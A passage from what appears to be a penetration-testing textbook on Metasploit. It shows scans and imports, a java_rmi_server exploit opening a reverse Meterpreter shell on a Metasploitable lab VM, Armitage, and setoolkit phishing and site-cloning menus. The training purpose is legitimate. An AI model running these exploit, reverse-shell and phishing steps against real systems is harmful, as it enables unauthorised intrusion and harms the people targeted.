You will see the target listed, which is the variation of the exploit to use in this case rather than being a specific IP address to target. Some exploits will have different targets, which you may see with Windows exploits. This is because versions of Windows such as Windows 7, 8, and 10 have different memory structures and the services may behave differently. This may force the exploit to behave differently based on the version of the operating system targeted. You may get an automatic target with the ability to change. Since this particular service isn't impacted by differences in the operating system, there is no need for different targets.

## Importing Data

Metasploit can use outside resources to populate the database. The first thing we can do is use *nmap* from within *msfconsole*. This will automatically populate the database with any hosts that are found and the services that are running. Rather than calling *nmap* directly, you use *db\_nmap*, but you would still use the same command-line parameters. [Example 5-13](#) shows running *db\_nmap* to do a SYN scan with the highest throttle rate possible, which will hopefully make it complete faster.

### Example 5-13. Running `db_nmap`

```
msf > db_nmap -sS -T 5 192.168.86.0/24
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-23 19:12 MST
[*] Nmap: Warning: 192.168.86.31 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.218 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.41 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.44 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.27 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.26 giving up on port because retransmission cap hit (2).
[*] Nmap: Warning: 192.168.86.201 giving up on port because retransmission cap hit (2).
[*] Nmap: Nmap scan report for testwifi.here (192.168.86.1)
[*] Nmap: Host is up (0.0080s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 5000/tcp  open  upnp
[*] Nmap: 8080/tcp  open  http-proxy
[*] Nmap: 8081/tcp  open  blackice-icecap
[*] Nmap: MAC Address: 18:D6:C7:7D:F4:8A (Tp-link Technologies)
```

Once the port scanner is complete, all the hosts will be in the database. Additionally, all of the services will be available to display as well. Looking at the hosts, you will get the IP address, MAC address, system name, and the operating system if it's available. To get the operating system, you need to have `nmap` run an operating system scan to get that value. The MAC address is populated because I'm running the scan on the local network. If I were to run the scan remotely, the MAC address associated with the IP address would be the router or gateway device on my local network.

When we are looking to exploit systems, though, we're going to be looking for services that are listening on the network. We can get a list of the open ports by using `services`, which you can see in [Example 5-14](#). This is only a partial listing, but you can see the open ports and the IP addresses for the services that are open. You'll also see some ports that are filtered, which suggests there may be a service on that port but also a firewall blocking traffic to the port. If you run a version scan, you'll also get the details about the service in the info column. You can see that two of the services listed here have version information related to the service.

### Example 5-14. Services results

```
msf > services

Services
=====

host      port  proto  name          state  info
----      -

```

192.168.86.1	53	tcp	domain	open	
192.168.86.1	80	tcp	http	open	
192.168.86.1	5000	tcp	upnp	open	MiniUPnP 1.9 Linux 3.13.0-115-generic; UPnP 1.1
192.168.86.1	8080	tcp	http-proxy	open	
192.168.86.1	8081	tcp	blackice-icecap	open	
192.168.86.8	80	tcp	http	filtered	
192.168.86.9	80	tcp	http	filtered	
192.168.86.20	49	tcp	tacacs	filtered	
192.168.86.20	80	tcp	http	open	
192.168.86.20	389	tcp	ldap	filtered	
192.168.86.20	1028	tcp	unknown	filtered	
192.168.86.20	1097	tcp	sunclustermgr	filtered	
192.168.86.20	1141	tcp	mxomss	filtered	
192.168.86.20	1494	tcp	citrix-ica	filtered	
192.168.86.20	1935	tcp	rtmp	filtered	
192.168.86.20	1998	tcp	x25-svc-port	filtered	
192.168.86.20	2003	tcp	finger	filtered	
192.168.86.20	2043	tcp	isis-bcast	filtered	
192.168.86.20	2710	tcp	sso-service	filtered	
192.168.86.20	2910	tcp	tdaccess	filtered	
192.168.86.20	3766	tcp	sitewatch-s	filtered	
192.168.86.20	5989	tcp	wbem-https	filtered	
192.168.86.20	6389	tcp	clarion-evr01	filtered	
192.168.86.20	7004	tcp	afs3-kaserver	filtered	
192.168.86.20	9001	tcp	tor-orport	filtered	
192.168.86.20	49155	tcp	unknown	filtered	
192.168.86.20	61532	tcp	unknown	filtered	
192.168.86.21	22	tcp	ssh	open	OpenSSH 7.6p1 Debian 2 protocol 2.0
192.168.86.22	8008	tcp	http	open	

You can also import results from vulnerability scans. Let's take the output from one of our OpenVAS scans. I exported the report into NBE format, which is a Nessus-based format that Metasploit can read. From there, I imported the file into the database by using `db_import` followed by the filename. [Example 5-15](#) shows the process of doing the import.

#### *Example 5-15. Using db\_import*

```
msf > db_import /root/Downloads/report.nbe
[*] Importing 'Nessus NBE Report' data
[*] Importing host 192.168.86.196
[*] Importing host 192.168.86.247
[*] Importing host 192.168.86.247
[*] Importing host 192.168.86.247
[*] Importing host 192.168.86.38
[*] Importing host 192.168.86.39
[*] Importing host 192.168.86.32
[*] Importing host 192.168.86.24
```

```

[*] Importing host 192.168.86.33
[*] Importing host 192.168.86.42
[*] Importing host 192.168.86.37
[*] Importing host 192.168.86.36
[*] Importing host 192.168.86.25
[*] Importing host 192.168.86.22
[*] Importing host 192.168.86.45
[*] Importing host 192.168.86.49
[*] Importing host 192.168.86.162
[*] Importing host 192.168.86.170
[*] Importing host 192.168.86.160
[*] Importing host 192.168.86.156
[*] Importing host 192.168.86.40
[*] Importing host 192.168.86.1
[*] Importing host 192.168.86.26
[*] Importing host 192.168.86.218
[*] Importing host 192.168.86.249
[*] Importing host 192.168.86.27
[*] Importing host 192.168.86.9
[*] Importing host 192.168.86.8
[*] Successfully imported /root/Downloads/report.nbe

```

With the results of the vulnerability scan in the database, they become things we can look up. Using  *vulns* , we can list all of the vulnerabilities known in the database. We can also narrow the list of vulnerabilities by using command-line parameters. For example, if you use  *vulns -p 80* , you will be listing all the vulnerabilities associated with port 80. Using  *-s* , you can search by service name. What you will get is just a list of the vulnerabilities. This includes the host information where the vulnerability exists, as well as a reference number for the vulnerability. You can also get information about the vulnerabilities by using  *-i* , as shown in [Example 5-16](#). This is just part of the vulnerability details from one of the vulnerabilities found.

#### *Example 5-16. Vulnerability information from msfconsole*

Solution:

Solution *type*: Mitigation

To disable TCP timestamps on linux add the line `'net.ipv4.tcp_timestamps = 0'` to `/etc/sysctl.conf`. Execute `'sysctl -p'` to apply the settings at runtime.

To disable TCP timestamps on Windows execute `'netsh int tcp set global timestamps=disabled'`

Starting with Windows Server 2008 and Vista, the timestamp cannot be completely disabled.

The default behavior of the TCP/IP stack on this Systems is to not use the Timestamp options when initiating TCP connections, but use them *if* the TCP peer that is initiating communication includes them in their synchronize (SYN) segment.

See also: <http://www.microsoft.com/en-us/download/details.aspx?id=9152>

Affected Software/OS:  
TCP/IPv4 implementations that implement RFC1323.

Vulnerability Insight:  
The remote host implements TCP timestamps, as defined by RFC1323.

Vulnerability Detection Method:  
Special IP packets are forged and sent with a little delay in between to the target IP. The responses are searched for a timestamps. If found, the timestamps are reported.

Details:  
TCP timestamps  
(OID: 1.3.6.1.4.1.25623.1.0.80091)  
Version used: \$Revision: 7277 \$

CVSS Base Score: 2.6  
(CVSS2#: AV:N/AC:H/Au:N/C:P/I:N/A:N)

References:

Other:  
<http://www.ietf.org/rfc/rfc1323.txt>

You can see how to resolve this vulnerability from the software vendors. Additionally, there are references if you need more information. You'll also see the results from providing details about the vulnerability into the Common Vulnerability Scoring System (CVSS). This provides a score that will provide a sense of how serious the vulnerability is. You can also get a better sense of the details if you understand how to read the CVSS. For example, the preceding CVSS value indicates the attack vector (AV) is over the network. The attack complexity is high, which means attackers need to be skilled for any attack on the vulnerability to be successful. The rest can be looked up with explanations at the [CVSS website](#).

## Exploiting Systems

With exploits, you can think about a payload. A *payload* determines what will happen when the exploit is successful. It's the code that is run after the execution flow of the program has been compromised. Different payloads will present you with different interfaces. Not all payloads will work with all exploits. If you want to see the list of potential payloads that are compatible with the exploit you want to run, you can type *show payloads* after you have loaded the module. This presents you a list such as the one shown in [Example 5-17](#). All of these payloads present a Unix shell so you can type shell commands. The reason all of them show a Unix shell is that *distcc* is a Unix service.

*Example 5-17. Payloads compatible with the distcc exploit*

```
msf exploit(unix/misc/distcc_exec) > show payloads
```

Compatible Payloads

=====

Name	Disclosure Date	Rank	Description
-----	-----	----	-----
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via Perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic		normal	Unix Command, Generic Command Execution
cmd/unix/reverse		normal	Unix Command Shell, Double Reverse TCP (telnet)
cmd/unix/reverse_bash		normal	Unix Command Shell, Reverse TCP (/dev/tcp)
cmd/unix/reverse_bash_telnet_ssl		normal	Unix Command Shell, Reverse TCP SSL (telnet)
cmd/unix/reverse_openssl		normal	Unix Command Shell, Double Reverse TCP SSL (openssl)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via Perl)
cmd/unix/reverse_perl_ssl		normal	Unix Command Shell, Reverse TCP SSL (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)
cmd/unix/reverse_ruby_ssl		normal	Unix Command Shell, Reverse TCP SSL (via Ruby)
cmd/unix/reverse_ssl_double_telnet		normal	Unix Command Shell, Double Reverse TCP SSL (telnet)

Not all exploits will present a command shell. Some will provide an operating system-agnostic interface that is provided by Metasploit called *Meterpreter*. Meterpreter doesn't provide access to all of the shell commands directly, but there are a lot of advantages to using Meterpreter, in part because it provides access to post-exploitation modules. Additionally, features of Meterpreter will give you access to other features, like getting screen captures of desktops and using any web cam that is installed on your target system.



What you end up with after the exploit has occurred is based on the payload, and that can be set after you have selected which exploit you want to run. As an example of running an exploit while changing the payload in use, you can look at [Example 5-18](#). This exploit targets the Java Remote Method Invocation (RMI) server, which is used to provide interprocess communication, including across systems over a network. Because we are exploiting a Java process, we're going to use the Java implementation of the Meterpreter payload.

*Example 5-18. Using the Meterpreter payload*

```
msf > use exploit/multi/misc/java_rmi_server
msf exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOST 192.168.86.147
RHOST => 192.168.86.147
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.86.21
LHOST => 192.168.86.21
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.86.21:4444
msf exploit(multi/misc/java_rmi_server) > [*] 192.168.86.147:1099 - Using URL:
http://0.0.0.0:8080/6XjLLZsheJ9
[*] 192.168.86.147:1099 - Local IP: http://192.168.86.21:8080/6XjLLZsheJ9
[*] 192.168.86.147:1099 - Server started.
[*] 192.168.86.147:1099 - Sending RMI Header...
[*] 192.168.86.147:1099 - Sending RMI Call...
[*] 192.168.86.147:1099 - Replied to request for payload JAR
[*] Sending stage (53837 bytes) to 192.168.86.147
[*] Meterpreter session 1 opened (192.168.86.21:4444 -> 192.168.86.147:36961) at
2018-01-24 21:13:26 -0700
```

You'll see that in addition to setting the remote host, I've set the local host (*LHOST*). This is necessary for the payload. You may notice that the payload name includes *reverse\_tcp*. This is because after the exploit, the payload runs and initiates a connection back to the attacking system. This is why it's called *reverse*, because the connection comes back to the attacker rather than the other way around. This is useful, if not essential, because the reverse connection will get around firewalls that will usually allow connections outbound, especially if it happens over a well-known port. One of the ports that is commonly used for these connections is 443. This is the SSL/TLS port for encrypted web communications.



The target of the attack shown in [Example 5-18](#) is Metasploitable 2. This is a Linux system that is deliberately vulnerable. Several vulnerabilities can be targeted using Metasploit, so it makes an ideal system to play with. You can download it as a VM image in VMware's format, which can be imported into other hypervisors if needed.

## Armitage

If you prefer GUI applications because your fingers get tired of all the typing, fear not. A GUI-based application sits on top of *msfconsole*. You will get all the functionality that you would with *msfconsole* except you will be performing some of the actions using the graphical elements of Armitage. You can see the main window of Armitage in [Figure 5-1](#). You will notice icons at the top right of the window. These represent the hosts that Metasploit knows about as a result of doing the *db\_nmap* scan as well as the vulnerability scan. Either of these activities would result in the target being in the database, and as a result, it would show up in Armitage.




Figure 5-1. Main Armitage window

You'll also notice that at the bottom of the window is a text box with the *msf>* prompt. This is the same prompt that you would see if you were running *msfconsole* from the command line, because you are really in *msfconsole*. You can type the same commands that we have been talking about. Additionally, you can use the GUI. In the

upper-left column, you will see a list of categories. You can drill through them, just as you would with any set of folders. You can also use the search edit box to perform the same search of modules that we did previously.

Using exploits in Armitage is easy. Once you have found the exploit you want to use, such as the RMI exploit used in the preceding example, you drag the entry from the list on the left side onto one of the icons on the right. I took the *multi/misc/java\_rmi\_server* exploit and dropped it onto 192.168.86.147, which is my Metasploitable 2 system. You'll be presented with a dialog box of options. Rather than having to fill in the *LHOST* variable as we had to earlier, Armitage takes care of that for us. **Figure 5-2** shows the dialog box with the variables necessary to run the exploit. You'll also see a check box for a reverse connection. If the target system is exposed to external networks, you may be able to do a forward connection. This depends on whether you can connect to the payload after it launches.



Firewalls, network address translation, and other security measures can make this part challenging. If you attempt a forward connection, your target needs to be open on the service port that you are exploiting. The port associated with the payload also needs to be accessible. If you use a reverse connection, the problem switches to your end. Your host and the port you will be listening on need to be accessible from your target.




Figure 5-2. Exploit launch in Armitage

Another advantage to Armitage is that you will get a new tab at the bottom if you get shells open on remote systems. You will still have your *msfconsole* session open to still work in it without it being taken over by the shell you get. **Figure 5-3** shows a different way of interacting with your exploited system. If you look at the icon for the system with the context menu, you will see it is now wrapped in red lines, indicating the system has been compromised. The context menu shows different ways of interacting with the compromised system. As an example, you can open a shell or upload files using the Shell menu selection. At the bottom of the Armitage window, you can see a tab labeled Shell 1. This provides command-line access to the system.




Figure 5-3. *msfconsole* in Armitage

The exploit we used was for a service that was running as the user *daemon*. Therefore, we are now connected to the system as that user. We have only the permissions the *daemon* user has. To gain additional privileges, we would have to run a privilege escalation exploit. You may be able to use a post-exploitation module, which you can access from the same context menu seen in **Figure 5-3**. You may also need to stage something yourself. This may require creating an executable on another system and uploading it to your target system.

## Social Engineering

Metasploit also sits underneath another program that provides useful functionality if you want to attempt social engineering attacks. A common avenue of attacks is *phish-*

*ing*: getting a user inside your target network to click a link they shouldn't click, or maybe open an infected attachment. We can use the social engineer's toolkit (*setoolkit*) to help us automate these social engineering attacks. *setoolkit* takes most of the work out of this. It will create emails with attachments or clone a known website, adding in infected content that will provide you access to the system of a targeted user.

*setoolkit* is menu driven, rather than having to type commands and load modules as you have to in *msfconsole*. It also has a lot of attack functionality built into it. We're going to focus on just the social engineering menu. **Example 5-19** is the social engineering menu, and from this, we can select phishing attacks, website generation attacks, and even creation of a rogue access point.

### Example 5-19. Social engineer toolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)  
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) SMS Spoofing Attack Vector
- 11) Third Party Modules
  
- 99) Return back to the main menu.

set>

*setoolkit* walks you through the entire process, asking questions along the way to help you craft a successful attack. Because of the number of modules that are available from Metasploit, creating attacks can be overwhelming because you will have many options. **Example 5-20** shows the list of file formats that are possible from selecting a spear-phishing attack and then selecting a mass mailing.

### Example 5-20. Payloads for mass mailing attack

Select the file format exploit you want.  
The default is the PDF embedded EXE.

```
***** PAYLOADS *****
```

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering
- 14) Adobe util.printf() Buffer Overflow
- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
set:payloads>
```

After selecting the payload that will go in your message, you will be asked to select a payload for the exploit, meaning the way that you are going to get access to the compromised system, then the port associated with the payload. You will have to select a mail server and your target. It is helpful at this point if you have your own mail server to use, though *setoolkit* can use a Gmail account to send through. One of the issues with this, though, is that Google tends to have good malware filters, and what you are sending is absolutely malware. Even if you are just doing it for the purposes of testing, you are sending malicious software.

You can also use *setoolkit* to create a malicious website. It will generate a web page that can be cloned from an existing site. Once you have the page, it can be served up from the Apache server in Kali. What you will have to do, though, is get your target user to visit the page. There are several ways to do this. You might use a misspelled domain name and get the user to your site by expecting they will mistype a URL they are trying to visit. You could send the link in email or through social networking. There are a lot of possibilities. If either the website attack or the email attack works, you will be presented with a connection to your target's system.

## Summary

Kali comes with exploit tools. What you use will depend on the systems you are targeting. You might use some of the Cisco exploit tools. You might also use Metasploit. This is pretty much a one-stop shop for exploiting systems and devices. Ideas to take away from this chapter include the following:

- Several utilities will target Cisco devices, since Cisco switches and routers are so common in networks.
- Metasploit is an exploit development framework.
- Regular exploits are released for Metasploit that can be used without alteration.
- Metasploit also includes auxiliary modules that can be used for scanning and other reconnaissance activities.
- The database in Metasploit will store hosts, services, and vulnerabilities that it has found either by scanning or by import.
- Getting a command shell is not the only outcome that might happen from an exploit module.

## Useful Resources

- Offensive Security’s free ethical hacking course, [“Metasploit Unleashed”](#)
- Ric Messier’s [“Penetration Testing with the Metasploit Framework”](#) video (Infinite Skills, 2016)
- Felix Lindner’s Black Hat slide deck, [“Router Exploitation”](#)
- Rapid7’s blog post, [“Cisco IOS Penetration Testing with Metasploit”](#)





---

# Owning Metasploit

In this chapter, we are going to extend the content of the preceding chapter. You know the basics of interacting with Metasploit. But Metasploit is a deep resource, and, so far we've managed to just scratch the surface. In this chapter, we're going to dig a little deeper. We'll walk through an entire exploit from start to finish in the process. This includes doing scans of a network looking for targets, and then running an exploit to gain access. We'll take another look at Meterpreter, the OS-agnostic interface that is built into some of the Metasploit payloads. We'll see how the payloads work on the systems so you understand the process. We'll also take a look at gaining additional privileges on a system so we can perform other tasks, including gathering credentials.

One last item that's really important is pivoting. Once you have gained access to a system in an enterprise, especially a server, you will likely find that it is connected to other networks. These networks may not be accessible from the outside world, so we'll need to take a look at how to gain access from the outside world by using our target system as a router and passing traffic through it to the other networks it has access to. This is how we start moving deeper into the network, finding other targets and opportunities for exploitation.



### Ethical Note

As you are moving deeper into the network and exploiting additional systems, you need to pay close attention to the scope of your engagement. Just because you can pivot into another network and find more targets doesn't mean you should. Ethical considerations are essential here.

# Scanning for Targets

We took a look at using modules in the preceding chapter. While we certainly can use tools like *nmap* to get details about systems and services available on our target network, we can also use other modules that are in Metasploit. While a program like *nmap* has a lot of functionality and the scripts will provide a lot of details about our targets, many scanners are built into Metasploit. An advantage to using those is that we're going to be in Metasploit in order to run exploits, so perhaps it's just as easy to start in Metasploit to begin with. All the results found will be stored in the database, since they are being run from inside Metasploit.

## Port Scanning

For our purposes, we're going to forego using *nmap* and concentrate on what's in Metasploit, so we're going to use the auxiliary port scan modules. You'll find that Metasploit has a good collection of port scanners covering a range of needs. You can see the list in [Example 6-1](#).

*Example 6-1. Port scanners in Metasploit*

```
msf > search portscan
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
auxiliary/scanner/http/wordpress_pingback_access		normal	Wordpress Pingback Locator
auxiliary/scanner/natpmp/natpmp_portscan		normal	NAT-PMP External Port Scanner
auxiliary/scanner/portscan/ack		normal	TCP ACK Firewall
auxiliary/scanner/portscan/ftpbounce		normal	FTP Bounce Port Scanner
auxiliary/scanner/portscan/syn		normal	TCP SYN Port Scanner
auxiliary/scanner/portscan/tcp		normal	TCP Port Scanner
auxiliary/scanner/portscan/xmas		normal	TCP "XMas" Port Scanner
auxiliary/scanner/sap/sap_router_portscanner		normal	SAPRouter Port Scanner

There is an instance of Metasploitable 3 on my network. This is a Windows server, as opposed to the Linux system we had targeted previously in Metasploitable 2. Because I know the IP address from a separate scan, I'm going to focus on getting the list of ports that are open on this system rather than scanning the entire network. To do this, I'll use the TCP scan module, shown in [Example 6-2](#). You'll see from the output that after using the module, I set the *RHOSTS* parameter to just a single IP address. Because it's expecting a range or a CIDR block, I have appended the */32* to indicate that we are looking at a single IP address. Leaving that off would have worked just as well, but including it perhaps clarifies that I meant a single host rather than just forgetting the end of the range of IP addresses.

### Example 6-2. Port scanning using Metasploit module

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
DELAY	0	yes	The delay between connections, per thread, in milliseconds
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.86.48/32
RHOSTS => 192.168.86.48/32
```

```
msf auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
```

```
msf auxiliary(scanner/portscan/tcp) > set CONCURRENCY 20
CONCURRENCY => 20
```

```
msf auxiliary(scanner/portscan/tcp) > run
```

```
[+] 192.168.86.48: - 192.168.86.48:22 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:135 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:139 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:445 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:1617 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:3000 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:3306 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:3389 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:3700 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:4848 - TCP OPEN
```

```
[+] 192.168.86.48: - 192.168.86.48:5985 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:7676 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8009 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8019 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8020 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8022 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8032 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8027 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8031 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8028 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8080 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8181 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8282 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8383 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8444 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8443 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8484 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8585 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:8686 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:9200 - TCP OPEN
[+] 192.168.86.48: - 192.168.86.48:9300 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

You'll notice that I made some changes to the parameters that would make the module go faster. I increased the threads and the concurrency setting. Since this is my network, I feel comfortable increasing the amount of traffic going to my target host. If you are less confident about causing issues with either traffic generation or alerts through a firewall or intrusion detection system, you may consider leaving your threads at 1 and maybe reducing your concurrency from the 10, which is the default.

